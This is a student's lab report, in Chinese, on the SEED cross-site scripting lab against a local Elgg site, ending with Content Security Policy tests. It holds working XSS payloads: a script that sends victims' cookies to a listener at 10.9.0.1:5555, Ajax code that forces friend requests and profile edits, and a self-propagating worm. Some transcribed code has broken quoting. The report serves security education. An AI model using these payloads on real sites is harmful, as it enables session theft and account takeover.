

网安实验五实验报告

57119118 尤何毅

完成日期：2021 年 7 月 26 日

环境配置：

手动指定 DNS：

```
# For XSS Lab
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
```

启动 Docker：

```
[07/24/21]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (server-2-10.9.0.6, server-4-10.9.0.8, server-1-10.9.0.5, server-3-10.9.0.7, attacker-10.9.0.105) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Recreating mysql-10.9.0.6 ... done
Recreating elgg-10.9.0.5 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
```

Task 1: Posting a Malicious Message to Display an Alert Window

登录 samy 的账户，修改 profile:



Edit profile

Display name

Samy

About me

B I U S

Embed content [Edit HTML](#)

Public

Brief description

<script>alert('XSS')</script>

Public

Location

Samy

Edit avatar

Edit profile


Change your settings

Account statistics

Notifications

Group notifications

使用其他账户访问 samy:



Task 2: Posting a Malicious Message to Display Cookies

登录 samy 的账户，修改 profile:

The screenshot shows the 'Edit profile' page for a user named 'Samy'. The main area contains fields for 'Display name' (set to 'Samy'), 'About me' (with a rich text editor), and 'Brief description' (containing the malicious script <script>alert(document.cookie);</script>). A dropdown menu indicates the visibility is set to 'Public'. To the right, there's a sidebar with options like 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The user's current profile picture is displayed at the top right.

保存后发现已经生效:

The screenshot shows the user profile for 'Samy'. The profile picture is visible, and the 'Brief description' field now displays the captured cookie value: 'Elgg=3lmcilvo92m2ne5uh26j5414j3'. A small 'OK' button is visible at the bottom of the dialog box. The sidebar on the left includes links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'.

Task 3: Stealing Cookies from the Victim's Machine

登录 samy 的账户，修改 profile:

The screenshot shows the 'Edit profile' page for a user named 'Samy' on the 'Elgg For SEED Labs' platform. The profile area displays a placeholder image and the name 'Samy'. To the right, there is a sidebar with various account management links: 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The 'About me' section contains a rich text editor and a 'Brief description' field. The 'Brief description' field contains the following JavaScript code:

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

开启监听:

```
[07/24/21]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.9.0.1 40228
GET /?c=Elgg%3Dptaqtalepqmc2shl0va37a1gl HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members

Connection received on 10.9.0.1 40236
GET /?c=Elgg%3Dptaqtalepqmc2shl0va37a1gl HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
```

返回了 cookie, Samy 获得了 Alice 的 cookie, 攻击成功

Task 4: Becoming the Victim's Friend

Edit profile

Display name
Samy

About me

Embed content Visual editor

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts=&__elgg_ts__=+elgg.security.token.__elgg_ts__;
    var token=&__elgg_token__=+elgg.security.token.__elgg_token__;

    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
</script>
```

Public

Brief description

Public

访问 samy 主页后，发现已添加了好友：

The screenshot shows the Elgg application interface. At the top, there is a navigation bar with links for 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', and a search bar. On the right side of the top bar is an 'Account' dropdown menu. Below the navigation bar, the page title is 'Alice's friends'. On the left, there is a user card for 'Samy' with a small profile picture and the name 'Samy'. To the right of the user card is another user card for 'Alice', also with a profile picture and the name 'Alice'. This card includes links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. Below the Alice card, there is a section titled 'Friends' which lists 'Friends of' and 'Collections'.

Question 1: Explain the purpose of Lines ① and ②, why are they needed?

获取被攻击者的浏览器 __elgg_ts 和 __elgg_token 值，验证用户身份。

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

可以先通过查看页面源码，看网站对我们的输入做了怎样的处理，再据此对恶意代码进行调整。

Task 5: Modifying the Victim's Profile

```
<script type="text/javascript">
window.onload = function(){
var userName=&name=&name=+elgg.session.user.name;
var guid=&guid=+elgg.session.user.guid;
var ts=&_elgg_ts=+elgg.security.token._elgg_ts;
var token=&_elgg_token=+elgg.security.token._elgg_token;
var content=token+ts+userName+&description=samy%20is%20my%20hero&accesslevel[description]=2"+guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script>
```

Public

Brief description

使用 Alice 访问 samy 的个人主页：

Alice

About me
samy is my hero


Blogs Bookmarks Files Pages Wire post

Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

判断当前用户是不是攻击者自身，如果是，就不进行攻击。

TASK 6: Writing a Self-Propagating XSS Worm

DOM Approach:



The screenshot shows the 'Edit profile' page of a web application. In the 'About me' field, a user has entered the following JavaScript code:

```
<script id="worm">
var headerTag=<script id=\"worm\" type=\"text/javascript\">;
var jsCode=document.getElementById("worm").innerHTML;
var tailTag=</>+scriptb";
var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);
window.onload=function(){
    var userName=&name=elgg.session.user.name;
    var guid=&guid=elgg.session.user.guid;
    var ts=&_elgg_ts=elgg.security.token._elgg_ts;
    var token=_elgg_token=elgg.security.token._elgg_token;
    var content=token+ts+userName+&description=+wormCode+&accesslevel[description]=2&
briefdescription=samy%20is%20really%20my%20hero&accesslevel[briefdescription]=2+guid;
    var samyGuid=59;
    var sendurl="http://www.seed-server.com/action/profile/edit";
    if(elgg.session.user.guid==samyGuid) {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

The 'About me' field has a dropdown menu set to 'Public'. To the right, there is a sidebar with options like 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. A preview window shows a placeholder for 'Samy' with a small icon.

测试攻击：

Alice 访问 Samy:



The screenshot shows the user profile page for 'Alice'. On the left, there is a sidebar with links to 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. The main content area shows the user's profile picture and brief description: 'samy is really my hero'. Below that is an 'About me' section.

Alice



Brief description
samy is really my hero

About me

Blogs

Bookmarks

Files

Pages

Wire post

Charlie 再访问 Alice:

The screenshot shows a dark blue header bar with the text "Egg For SEED Labs" and several navigation links: "Blogs", "Bookmarks", "Files", "Groups", "Members", "More", and a search bar. Below the header is a user profile section for "Charlie". On the left is a cartoon illustration of a boy with a beret holding a magnifying glass. To the right of the illustration is a "Brief description" field containing the text "sammy is really my hero". Below this is a link labeled "About me". On the far left, there is a sidebar with five menu items: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post".

Charlie



Brief description
sammy is really my hero

About me

Blogs

Bookmarks

Files

Pages

Wire post

可见实现了 XSS 攻击的蠕虫病毒化。

TASK 7: Defeating XSS Attacks Using CSP

The screenshot shows a browser window with multiple tabs. The active tab is titled "CSP Experiment". Below the title, a numbered list from 1 to 7 indicates the status of various XSS attempts:


1. Inline:Nonce(111-111-111): OK
2. Inline:Nonce(222-222-222): OK
3. Inline:NoNonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

A modal dialog box is displayed, containing the message "JS Code executed!" and an "OK" button.



CSP Experiment

1. Inline:Nonce(111-111-111): Failed
2. Inline:Nonce(222-222-222): Failed
3. Inline:NoNonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me



CSP Experiment

1. Inline:Nonce(111-111-111): OK
2. Inline:Nonce(222-222-222): Failed
3. Inline:NoNonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

The screenshot shows a web browser window with the URL www.example32c.com. The page title is "CSP Experiment". Below it is a list of 7 items, each with a number, a description, and a color-coded status:

1. Inline:Nonce (111-111-111): **OK**
2. Inline:Nonce (222-222-222): **Failed**
3. Inline:NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click:

1) 通过 Apache 修改 CSP config 文件:

```
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3   DocumentRoot /var/www/csp
4   ServerName www.example32a.com
5   DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10  DocumentRoot /var/www/csp
11  ServerName www.example32b.com
12  DirectoryIndex index.html
13  Header set Content-Security-Policy " \
14    default-src 'self'; \
15    script-src 'self' *.example70.com \
16    "
17 </VirtualHost>
18
19 # Purpose: Setting CSP policies in web applications
```



CSP Experiment

1. Inline:Nonce (111-111-111): **Failed**
2. Inline:Nonce (222-222-222): **Failed**
3. Inline:NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

可见 b 的 4、5、6 变成了 OK

2) 修改 phpindex.php:



```
1 <?php
2     $cspheader = "Content-Security-Policy:" .
3             "default-src 'self';".
4             "script-src 'self' 'nonce-111-111-111' *.example70.com".
5             "";
6     header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
10
```



CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

可见 c 的 1、2、4、5、6 变成了 OK

实验体会:

XSS 的根源在于 JavaScript 代码可以自然地与 HTML 数据混合。我们知道将数据和代码混合十分危险，如果网络应用不能将它们分离或过滤掉不可信代码，就会最终导致恶意代码被执行。